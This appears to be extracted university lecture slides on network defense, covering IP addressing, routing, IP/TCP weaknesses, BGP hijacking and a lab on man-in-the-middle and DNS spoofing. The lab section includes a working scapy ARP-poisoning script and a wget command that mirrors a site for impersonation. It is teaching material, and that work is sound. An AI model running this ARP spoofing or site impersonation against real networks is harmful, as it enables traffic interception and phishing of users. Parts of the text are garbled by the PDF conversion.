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Network and System Defense

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Course Overview - Network Track

Network Track - Topics Covered (tentative)

- Access networks and perimetral security
 - ☐ Ethernet, 802.11, VLAN, IPv6 CGA, 802.1x, 802.11 sec
 - ☐ Firewalls
- ☐ Core Networks
 - □ BGP vulnerabilities, BGP security, MPLS VPNs, DDoS and Botnets
- End to end security
 - □ PKIs, Secure Network Protocols, DNS security, HTTPS, Overlay VPNs, Anomaly Detection + IDS/IPS
- Virtualization and Cloud
 - VXLAN + eVPN, eBPF

IP/TCP intrinsic vulnerabilities

(+ MiTM and DNS spoofing)

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Recap: IP architecture and Operations


Basic Concepts

Internet is nothing but an inter-network consisting of a huge number of sub-networks that can be based on								
diffe	rent technologies							
	802.11, 802.3, 3G, 4G, fiber, ADSL, etc							
Com	munication among devices implementing different networ	k technologies is enabled by a common						
protocol stack implemented on top of the different physical/MAC layer (remember the OSI paradigm?)								
	the <i>IP protocol</i> (and other upper layer protocols: TCP, I							
Each	device in the IP network is identified by a unique 32 bit (
Diffe	rent sub-networks communicate with each other through	special devices called routers						
	IP forwarding based Longest Prefix Matches on the destination address	Ho una destinazione, scritta in binario. Nella routing table ho dei prefissi (quindi indirizzi scritti in binario), a						
	IP forwarding can be	quale inoltro? a quello che ha la sequenza di bit più lunga uguale alla						
	direct: the destination is in the same network	destinazione)						
	indirect: the destination is reachable through a so-called next here.	•						
☐ IP goal is to deliver the packet to the final network. The actual delivery is delegated to the specific L2 protocol								
Such inter-network is divided into several independent entities called <i>Autonomous Systems</i> (AS)								
in each autonomous system the routing info exchange is managed independently (via Interior Gateway Protocols - IGPs, e.g. OSPF,								
	IS-IS, RIP, etc)							
To provide global reachability, the ASes (may) exchange routing information through Exterior Gateway								
Prote	ocols (i.e. BGP) Border Gate Protocol							

IP address anatomy

- ☐ IP networks are logically divided subnet, so that:
 - ☐ Inside each subnet, two hosts must directly communicate using L2 technology (e.g. ethernet, wifi ...)
 - Across different subnet, hosts communicate through routers (one or more)
 - ☐ IP addresses of the same subnet have same first X bits ("net" part) and a different 32-X bits ("host" part)

Example: 192.168.0.5 and 192.168.0.6 on the same network



How long is the network part (or prefix)?

- ☐ From 1984 IP addresses have no information about the network prefix length (Classless Inter Domain Routing (CIDR) addresses)
 - Before it was Classful

Every IP Addresses in the Internet		Class	Classful IP Ranges	Subnet Mask for each Block	Number of Blocks	IP addresses per Block
	Unicast	A	0 .0.0.0 - 127 .255.255.255 0.0.0.0 /1	255.0.0.0 /8	128	16,777,216
0.0.0.0 /0		В	128 .0.0.0 - 191 .255.255.255 128.0.0.0 /2	255.255.0.0 /16	16,384	65,536
		С	192 .0.0.0 - 223 .255.255.255 192.0.0.0 /3	255.255.255.0 /24	2,097,152	256
	Multicast	D	224 .0.0.0 - 239 .255.255.255	n/a	n/a	n/a
	Reserved	E	240 .0.0.0 - 255 .255.255.255	n/a	n/a	n/a

source: https://www.practicalnetworking.net/stand-alone/classful-cidr-flsm-vlsm/

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- An additional 32 (or 128) bit is required, namely the subnet mask
- The i-th bit of the subnet mask is set to
 - 0: if the i-th bit is in the host part
 - 1: if the i-th bit is in the network prefix
- Example
 - ☐ IP address: 192.168.1.12
 - □ Network Mask: 255.255.255.0 (aka /24)


Network Prefix (address AND mask) 192.168.1.0

- Each subnet has two special (RESERVED) IP addresses:
 - Net address (all the bits in the host part are o)
 - Broadcast address (all the bits in the host part are 1)
- Basically a subnet is identified by the net address and the mask

Example: find the network and broadcast addresses of host 209.85.129.99/27

```
209.85.129.99 11010001 01010101 10000001 01100011 (IP addr host)
255.255.255.224 11111111 11111111 11111111 11100000 (Subnet Mask)
209.85.129.96 11010001 01010101 10000001 01100000 (IP addr network)
209.85.129.127 11010001 01010101 10000001 01111111 (IP addr broadcast)
```

IP header (v4 and v6)



Routing Table

- Data structure used to retrieve the information about how to forward a packet
- ☐ It consists of the following fields (+ others...)
 - destination address
 - mask (or named genmask, netmask, etc..)
 - □ next hop (or gateway)
 - output interface
- lookup key: ip destination addr
- in case of multiple matches
 - ☐ Longest Prefix Matching (LPM)

```
root@fedora10:-
[root@fedora10 ~1# netstat -nr
Kernel IP routing table
Destination
                Gateway
                                 Genmask
                                                 Flags
                                                          MSS Window
                                                                      irtt Iface
60.49.199.72
                0.0.0.0
                                 255.255.255.248 U
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IP Forwarding Operations (pseudocode)

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for p in incoming packets:
     ip dest = p.ip.dest
     if ip_dest in local_addresses:
           send to upper layers(p)
     else:
           entry = routing lookup(p)
     if not entry:
           drop and send ICMP error(p)
     else:
           p.eth.src = entry.oif.mac addr
           if not entry.next hop:
                  mac dest = resolve addr(ip dest)
           else:
                  mac dest = resolve addr(next hop)
           p.eth.dest = mac dest
           p.ip.ttl -= 1
           if (p.ip.ttl == 0):
                  drop and send ICMP error(p)
           p.ip.csum = compute ip csum(p)
           send(p, oif)
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     if not entry:
                                      for each i in order by pref len(rt):
           drop and send ICMP
                                            if (p.daddr & i.mask == i.addr):
     else:
                                                 return i
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
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the packet's journey from the client to the


server (via the internet)

What happens inside the client (simplified and not exhaustive)




Tramite syscall mettiamo il pacchetto in una socket, che invierò tramite router. Solo da questo punto in poi introduco il concetto di vero indirizzo internet.


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


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


in the data center we probably have a complex scenario


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... virtual execution environments ...



... and virtual networking environments









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















Layered Protocol Stack (DNS request)

- DNS: "give me the IP address of www.google.com"
- UDP: insert source and destination ports (+ checksum)
- → IP provides

L'uso di una porta permette di differenziare i servizi. E' come avere un indirizzo di casa (possono esserci più persone) e solo grazie al citofono identificare la persona giusta.

- addressing: destination and source addresses
- fragmentation
- and other minor things (csum, QoS mark, TTL) ...
- Access network layer changes hop by hop



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resolve google.com



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
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
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802.11 (wifi)

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AP receives the packet → MAC layer sends to IP layer



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
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IP: not my address→ FWD and NAT (also source port may be changed)



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
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
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
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ethernet

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packet is sent to the NIC for TX. Let us assume the server is the next hop. MAC addresses change accordingly



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
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
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
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
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IP layers sends to UDP layer (local address)



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
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UDP layer checks if there is an application listeining on port 53 (UDP server)

Qui il server, usa UDP e poi tramite DNS processa il recast, avviando la replay partendo dall'IP fornito.



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
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DNS server processes the request


IP/TCP vulnerabilities

Authentication and repudiation

- Identification: network devices are identified by binary strings that can be easily falsified
- IP addresses can be spoofed in packets locally generated and forwarded
- IP address spoofing
 - generate a packet with an address that does not belong to the device used to TX
 - change the IP address in a forwarded packet
- ☐ For example: generate a packet with source address belonging to a legitimate
 - **DNS** server
 - □ DNS server impersonification
- Repudiation: how can I verify that the origin of a packet is actually the IP address that is seen in the packet?

Confidentiality

- IP does not implement any mechanism that aims at protecting the disclosure of the content of a packet from a non authorized user
- ☐ Packet interception and decodification is trivial...



.....w ww.repub

blica.it

....% ..www.re

pubblica .it.edge

key.net. ./.....

8....e70 47.e12.a

kamaieda e.I.Z...

....h S{p.`...

..... n6e12.d.

2.d.`...

....n1e1

Packets: 1010 · Displayed: 7 (0.7%) Profile: Default

```
▶ Frame 212: 487 bytes on wire (3896 bits), 487 bytes captured (3896 bits) on interface 0
▶ Ethernet II, Src: Technico_a9:a4:62 (e0:b9:e5:a9:a4:62), Dst: Apple_50:3b:b6 (8c:85:90:50:3b:b6
```

▶ Internet Protocol Version 4, Src: 192.168.1.254, Dst: 192.168.1.92

▶ User Datagram Protocol, Src Port: 53, Dst Port: 64217 ▼ Domain Name System (response)

[Request In: 211]

[Time: 0.010898000 seconds]

Transaction TD: 0x0h21 0030 00 03 00 08 00 09 03 77 77 77 0a 72 65 70 75 62 00 00 01 00 01 c0 0c 00

6b 65 79 03 6e 65 74 00

38 91 00 17 05 65 37 30 0090 6b 61 6d 61 69 65 64 67

01 00 00 00 0f 00 04 68 00b0 01 00 00 09 a3 00 08 05

Query Name (dns.gry.name), 19 bytes

0040 62 6c 69 63 61 02 69 74

0050 05 00 01 00 00 00 25 00

0060 70 75 62 62 6c 69 63 61

0080

a3 00 08 05 6e 31 65 31 00c0 60 00 02 00 01 00 00 09 00d0 32 c0 64 c0 60 00 02 00 01 00 00 09 a3 00 08 05

1f 03 77 77 77 0a 72 65

02 69 74 07 65 64 67 65

c0 2f 00 05 00 01 00 00

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
- ☐ IP does not implement any mechanism that aims at protecting the disclosure of the content of a packet from a non authorized user
- Packet capture/decodification is trivial...
- Moreover, end users have no control over the packet path
 - OK we trust our ISP... (Wind/Tim sanno i siti che visito!)
 - □ ... but can we do the same of all other ASes traversed by the packets?
- But even if we had such control, have you ever heard of route hijacking/leaking?
 - □ BTW, confidentiality here is the least of the problems....





Earlier this week there was a large scale BGP hijack incident involving AS12389 (Rostelecom) affecting over 8,000 prefixes.

Many examples were just posted on @bgpstream, see for example this example for @Facebook bgpstream.com/event/230837



THE ACCIDENTAL LEAK -

Google goes down after major BGP mishap routes traffic through China

Google says it doesn't believe leak was malicious despite suspicious appearances.

DAN GOODIN - 11/13/2018, 8:25 AM

Data Integrity (i.e. received packets are not modified)

■ IP/TCP(or UDP) implement a checksum mechanism for the header and payload

Version	IHL	Type of Service	Total Length	
Identification			Flags	Fragment Offset
Time to Live		Protocol	Header Checksum	
		Source Addr	ess	
		Destination Ad	dress	
Options			Padding	

- ☐ TRUE, but this is to identify possible (legitimate) TX errors
- and so this is not computed in a secure way
 - this is simply the 4-bit word XOR of the header (IP) and the payload+pseudoheader (TCP/UDP)
- □ An intercepted packet can be modified
 - as the csum can be recomputed

Packet replication

- At IP layer there is **no mechanism to identify a packet within a given flow**
 - □ no sequence numbers, nor fingerprints
- Transport layer protocols may have sequence numbers (e.g. TCP)
 - they are not for anti-reply, but only for reliable/ordered delivery
 - as they are not protected in any way, it is possible to spoof them
- also this problem is left to the applications


Dynamic mapping in networking

and how easily can this be exploited

Network protocols heavily rely on dynamic mapping

- Things are complicated by the fact that internet protocols implement different "discovery" mechanisms based on *dynamic mapping*
- Examples
 - from names to IP addresses (DNS)
 - ☐ from IP addresses to MAC addresses (*ARP*)
 - ☐ from MAC to output ports (802.3 bridging)
 - from destination addresses to IP next hops (IP routing)
- These mechanisms as well were not designed with security requirements
 - E.g.: with legacy DNS implementation we can not authenticate the name resolutions (netgroup.uniroma2.it <> 160.80.221.15)

DNS spoofing







A practical example

- In the following Lab we are going to see how to exploit the previously mentioned dynamic mapping insecurity to realize a practical attack
- This attack is clearly "outdated" and "inefficient"
 - we can do the same simply with a MiTM
 - it is meant to show the "historical" vulnerabilities.
 - ☐ it is easily prevented by implementing HTTPS
- ☐ Attack high level description:
 - ☐ (mac address ⇔ ip address) insecure mapping exploited to realize a MiTM
 - ☐ (website name ⇔ ip address) insecure mapping exploited to realize DNS spoofing
 - insecure website (http://netgroup.uniroma2.it) impersonification

Lab 1


website impersonification

Man in the middle, DNS spoofing and

Attack description

- ☐ GOAL: hijack HTTP requests through DNS spoofing
- Scenario
 - ☐ Attacker in the same local network as Victim.
 - □ Victim's DNS resolver 8.8.8.8
 - DNS spoofing: netgroup.uniroma2.it → attacker's IP address
 - □ netgroup.uniroma2.it impersonification
- **☐ STEP 1**: MiTM
- □ STEP 2: DNS request interception
- STEP 3: DNS reply spoofing
- □ STEP 4: web site impersonification
- Everything realized with open source tools and Linux
- Emulated environment with Linux and GNS3

Topology



Attack insights

- - website mirroring: wget --mirror --convert-links --html-extension --no- parent -l 1 --no-check-certificate netgroup.uniroma2.it
 - □ website hosted by *Apache2*

MiTM with python/scapy

```
import sys
from scapy.all import *
import time
ip victim="10.0.0.100"
ip router="10.0.0.1"
hw attacker="aa:aa:aa:aa:aa:aa"
hw router="cc:cc:cc:cc:cc"
hw victim="bb:bb:bb:bb:bb"
arp to victim = Ether(src=hw attacker, dst=hw victim)/ARP(op=2, psrc=ip router, \
                                      pdst=ip victim, hwsrc=hw attacker, hwdst=hw victim)
arp to router = Ether(src=hw attacker, dst=hw router)/ARP(op=2, psrc=ip victim, \
                                      pdst=ip router, hwsrc=hw attacker, hwdst=hw router)
if not arp to victim or not arp to router:
    exit()
while (True):
    sendp(arp to victim)
    sendp(arp to router)
    time.sleep(1)
```

HOMEWORK

TODO for the next lecture (tomorrow...)

- It is encouraged to bring your PC...
 - Live laboratories are a substantial part of the course

- Downloads
 - □ VirtualBox → https://www.virtualbox.org/
 - install it
 - ☐ GNS3 → https://www.qns3.com/software/download
 - ☐ GNS3 VM → https://gns3.com/software/download-vm
 - Lubuntu Desktop 22.04 → https://lubuntu.me/downloads/
 - ☐ import it in VirtualBox
 - ☐ Cumulus Linux for VirtualBox→

https://www.nvidia.com/en-us/networking/ethernet-switching/cumulus-vx/download

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